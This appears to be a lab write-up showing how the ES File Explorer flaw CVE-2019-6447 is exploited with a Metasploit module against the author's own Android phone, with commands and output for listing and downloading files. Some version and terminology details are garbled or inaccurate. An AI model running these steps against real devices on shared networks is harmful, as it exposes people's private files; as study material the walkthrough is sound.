Android Vulnerability in ES File Explorer

CVE-2019-6447

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


Introduction

This Research paper will shed light on manual exploitation of ES File explorer vulnerability. This works on version v4.1.9.7.4. Allows the attackers on the same network to execute applications, read files and sensitive personal data. The application leaves TCP port 59777 open during runtime and responds to counterfeit requests over http. We will perform this in a virtual environment with proof of concept to get better understanding.

Key Terms

ES File Explorer, TCP ports, Metasploit Framework, CVE-2019-6447, Local Wifi network , HTTP requests/response.

Definitions

1. **ES File Explorer**

   A file manager by a subsidiary of DO global i.e. ES Global. It is the most popular file manager on Android

   : with over 100 million + installations. The Play Store removed it for click fraud.

2. **TCP ports**

   A port is a communication endpoint. It's not physical but a logical construct. Identifies type of network services Now, a TCP port is a unique number assigned to certain applications or services. There are 65535 ports in the TCP/IP model. In our application i.e., ES file explorer, it uses port 59777

3. **Metasploit Framework**

   It is owned by *Rapid7* which is a Boston, Massachusetts-based security company. It's a ruby based Open source framework which is a penetration testing aid used by DevSecOps Pros, white hat hackers.

Definitions

MODULES:

A. **Exploits** - Tool used to take advantage or exploit the system vulnerabilities.

B. **Payloads** - Sets of malicious code that runs remotely.

C. **Auxiliary Function** - Supplementary tools and commands. Include port scanners, fuzzers, sniffers.

D. **Encoders** - Convert code or information.

E. **Listeners** - To gain access this malicious software hides itself.

F. **Shellcode** - It activates itself inside the target, at once.

G. **Post-exploitation code** - After gaining access we attempt to extend and elevate that access, using post exploitation scripts.

H. **NOPS** - Prevents the payload from crashing

4. CVE-2019-6447

BASE SCORE - 8.1 HIGH

Current Description at NIST : The ES File Explorer file manager application through 4.1.9.7.4 for Android allows remote attackers to read arbitrary files or execute applications via TCP port 59777 requests on the local Wi-Fi network. This TCP port remains open after the ES application has been launched once, and responds to unauthenticated application/JSON data over HTTP.

5. Local Wifi Network

This works only if the attacker is on the same network as you are. Scenarios can be like at an airport using the open wifi without VPN, Open wifi on coffee shops, restaurants, hotels. The attacker can easily scan the IPs on the network and attack at an open service.

6. HTTP requests/response

There are two types of messages: Requests sent by clients and responses by the server. In HTTP messages the textual information is encoded in ascii. In earlier versions like HTTP/1.1 messages were sent across the connection openly. In latest versions, HTTP/2.0, the human readable message is divided into HTTP frames providing many performance improvements.

There are 4 main features :

- **Request Multiplexing** - Multiple requests can be sent parallelly.
- **Binary protocol** - The headers are sent in binary form so the computer understands faster than before.
- **Header compression** - It uses a more advanced method of header compression called HPACK, which eliminates redundant information in http header packets.
- **Server Push** - If a client asks for a resource x and the server knows that x is related to y then it automatically pushes y with the x response to the client. This saves time.

Scope of Impact

Affected Versions	Unaffected Versions
ES explorer = V4.1.9.7.4	ES explorer < V4.1.9.7.4<ES explorer

Virtual Environment


- My setup is made like this - Kali Linux(Bridged mode) on the VM Workstation Pro as my attacking machine.
- I downloaded the affected ES explorer version 4.1.9.7.4 and installed it on my phone. This is the machine to be attacked i.e Victim machine.
- Now both the machines should be on the same network.
- Also the app must be running on the phone so that port 59777 remains open.

Let's begin with the Exploitation?

:

Exploitation


1. I ran the msfconsole command in the terminal in kali as root. This starts the metasploit framework.



```
┌──(root💀 kali)-[~]
└─# msfconsole

METASPLOIT by Rapid7

RECON        EXPLOIT
             [msf >]

PAYLOAD      LOOT

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with irb

msf6 > 
```

Fig. 1.1

2. Searched for Es_file exploit, to check if any exploit is available on the metasploit database. Luckily it was!




```
msf6 > search es_file

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/es_file_explorer_open_port  2019-01-16       normal     No     ES File Explorer Open Port
   1  exploit/unix/webapp/joomla_media_upload_exec   2013-08-01       excellent  Yes    Joomla Media Manager File Upload Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/joomla_media_upload_exec
```

Fig. 2.1

Exploitation

3. Run [exploit_name]. We get the name from the previous command. Then run, show options to check if any options are required before running.




```
msf6 > use auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host

Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info


msf6 auxiliary(scanner/http/es_file_explorer_open_port) > 
```

Fig. 3.1

4. So as we can see RPORT is already set to 59777, we need to set RHOST though. Now we need to run set RHOST <IPADDRESS>, which in this case is my phone's ip. So check for it (it was 192.168.1.110) and then ran the command.

After that I ran "RUN" and could see the details of my mobile.



Remove this network

Automatically reconnect

Status
Connected

Signal strength
Excellent

Connection speed
72 Mbps

Security
WPA/WPA2 PSK

Privacy
Device MAC address


IP address
192.168.1.110

Proxy
None

IP settings
DHCP

Fig. 4.1


Exploitation



```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set RHOST 192.168.1.110
RHOST => 192.168.1.110
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > RUN
[-] Unknown command: RUN.
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.1.110:59777   - Name: RMX1921
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > 
```

Fig. 4.2


5. Now run show actions to check available actions we can perform on the device.
   Now from these we want to access the audio files. So run set action LISTAUDIOS.



```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

   Name              Description
   ----              -----------
   APPLAUNCH         Launch an app. ACTIONITEM required.
   GETDEVICEINFO     Get device info
   GETFILE           Get a file from the device. ACTIONITEM required.
   LISTAPPS          List all the apps installed
   LISTAPPSALL       List all the apps installed
   LISTAPPSPHONE     List all the phone apps installed
   LISTAPPSSDCARD    List all the apk files stored on the sdcard
   LISTAPPSSYSTEM    List all the system apps installed
   LISTAUDIOS        List all the audio files
   LISTFILES         List all the files on the sdcard
   LISTPICS          List all the pictures
   LISTVIDEOS        List all the videos
```

Fig. 5.1

6. Now we are all set. Give 'RUN' command.
   See !! We got all the audio files that were on my phone.




```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[*] Error: 192.168.1.110: JSON::ParserError 435: unexpected token at '{"name":"Kygo, Selena Gomez - It Ain"t Me.mp3", "time":"10/14/17 09:54:28 PM", "location":"/stor
age/0000-0000/old songs and stuff/Kygo, Selena Gomez - It Ain"t Me.mp3", "duration":221520, "size":"6.88 MB (7,213,957 Bytes)"},
{"name":"bruno-mars-it-will-rain.mp3", "time":"3/27/15 06:00:40 PM", "location":"/storage/0000-0000/best songs/bruno-mars-it-will-rain.mp3", "duration":257915, "size"
:"3.94 MB (4,127,662 Bytes)"},
{"name":"Fabolous_-_It_s_My_Time2.mp3", "time":"3/15/13 12:56:34 AM", "location":"/storage/0000-0000/best songs/Fabolous_-_It_s_My_Time2.mp3", "duration":244173, "siz
e":"4.66 MB (4,885,596 Bytes)"},
{"name":"It"s realme.mp3", "time":"1/1/19 10:30:56 AM", "location":"/storage/emulated/0/Music/It"s realme.mp3", "duration":80597, "size":"1.94 MB (2,029,184 Bytes)"},
{"name":"Izhaar-(Mr-Jatt.com).mp3", "time":"10/14/17 09:54:28 PM", "location":"/storage/0000-0000/old songs and stuff/Izhaar-(Mr-Jatt.com).mp3", "duration":272091, "s
ize":"10.58 MB (11,091,549 Bytes)"},
{"name":"AUD-20180127-WA0013.mp3", "time":"10/19/19 05:17:56 PM", "location":"/storage/emulated/0/WhatsApp/Media/WhatsApp Audio/AUD-20180127-WA0013.mp3", "duration":2
99471, "size":"11.49 MB (12,052,007 Bytes)"},
{"name":"Jack sparrow  remix .mp3", "time":"10/17/20 07:06:12 PM", "location":"/storage/emulated/0/Ringtones/zedge/3adcf00a-7350-4120-8f7a-71da16f51523/Jack sparrow
remix .mp3", "duration":30041, "size":"469.91 KB (481,183 Bytes)"},
{"name":"Jan 12, 1.21 AM.mp3", "time":"1/12/18 02:16:48 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.21 AM.mp3", "duration":13061, "size":"306.12 KB (
313,468 Bytes)"},
{"name":"Jan 12, 1.25 AM.mp3", "time":"1/12/18 02:16:50 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.25 AM.mp3", "duration":178364, "size":"4.08 MB (4
,280,737 Bytes)"},
{"name":"Jan 12, 1.35 AM.mp3", "time":"1/12/18 02:16:52 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.35 AM.mp3", "duration":118073, "size":"2.70 MB (2
,833,762 Bytes)"},
{"name":"Jan 12, 1.55 AM.mp3", "time":"1/12/18 02:16:54 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.55 AM.mp3", "duration":29153, "size":"683.26 KB (
699,662 Bytes)"},
{"name":"Jan 12, 1.56 AM.mp3", "time":"1/12/18 02:16:54 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.56 AM.mp3", "duration":65411, "size":"1.50 MB (1,
569,853 Bytes)"},
{"name":"Jan 12, 2.01 AM.mp3", "time":"1/12/18 02:16:56 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 2.01 AM.mp3", "duration":74501, "size":"1.71 MB (1,
788,028 Bytes)"},
{"name":"dont wana.mp3", "time":"12/6/11 04:43:32 AM", "location":"/storage/0000-0000/best songs/dont wana.mp3", "duration":198003, "size":"7.58 MB (7,947,752 Bytes)"
},
{"name":"desiboyz03(www.songs.pk).mp3", "time":"11/17/11 10:48:58 AM", "location":"/storage/0000-0000/best songs/desiboyz03(www.songs.pk).mp3", "duration":233169, "si
ze":"5.00 MB (5,244,695 Bytes)"},
{"name":"06 - Joker & The Thief.mp3", "time":"9/12/11 05:09:56 AM", "location":"/storage/0000-0000/best songs/06 - Joker & The Thief.mp3", "duration":279723, "size":"
8.54 MB (8,955,237 Bytes)"},
{"name":"ju wanna b wid u.mp3", "time":"4/10/11 09:20:40 AM", "location":"/storage/0000-0000/best songs/ju wanna b wid u.mp3", "duration":220709, "size":"3.37 MB (3,5
```

Fig. 6.1

Exploitation

7. Now we can download any file. Need to use GETFILE action with command set action GETFILE and also have to check the options before running.




```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action ⇒ GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      192.168.1.110    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host


Auxiliary action:

   Name     Description
   ----     -----------
   GETFILE  Get a file from the device. ACTIONITEM required.
```

Fig. 7.1

8. Now as we can see we need to use ACTIONITEM. SO run set ACTIONITEM <*location of file you want to download*>.


Then simply type 'run' command. And see! the file gets downloaded in our pc.



```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/0000-0000/best songs/Yeah.mp3
ACTIONITEM ⇒ /storage/0000-0000/best songs/Yeah.mp3
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.1.110:59777  - /storage/0000-0000/best songs/Yeah.mp3 saved to /root/.msf4/loot/20210217235258_default_192.168.1.110_getFile_504881.mp3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > █
```

Fig. 8.1

9. Now let's copy the location where it has been downloaded and check out the file.



```
┌──(root㉿ kali)-[~/.msf4/loot]
└─# ls
20210217232927_default_192.168.1.110_getDeviceInfo.js_768648.bin  20210217235050_default_192.168.1.110_listAudio.json_902969.bin
20210217233746_default_192.168.1.110_listAudio.json_668253.bin    20210217235258_default_192.168.1.110_getFile_504881.mp3
20210217235009_default_192.168.1.110_getDeviceInfo.js_258678.bin

┌──(root㉿ kali)-[~/.msf4/loot]
```

Fig. 9.1

As you can see in the above screenshot, we got a user's personal audio file without the user's permission or knowledge.

Now this was just an audio file, we can access anything like videos,files and moreover we can launch an app remotely.

Mitigations

- ES explorer released many patched versions after the bug/vulnerability was reported in late 2019.
- Users are advised to update to the latest version.
- Currently Version - 4.2.4.6.3 is the latest one.

References

- # JAVAPOINT.COM : TCP-PORT
- # WIKIPEDIA.ORG: ES_FILE_EXPLORER
- # VARONIS.COM : WHAT_IS_METASPLOIT
- # OFFENSIVESECURITY.COM : METASPLOIT_MODULES
- # SCIENCEDIRECT.COM : POST_EXPLOITATION
- # NVD.NIST.GOV : CVE-2019-6447
- # DEVELOPER.MOZILLA.ORG : HTTP
- # CLOUDFARE.COM : PERFORMANCE_HTTP2.0

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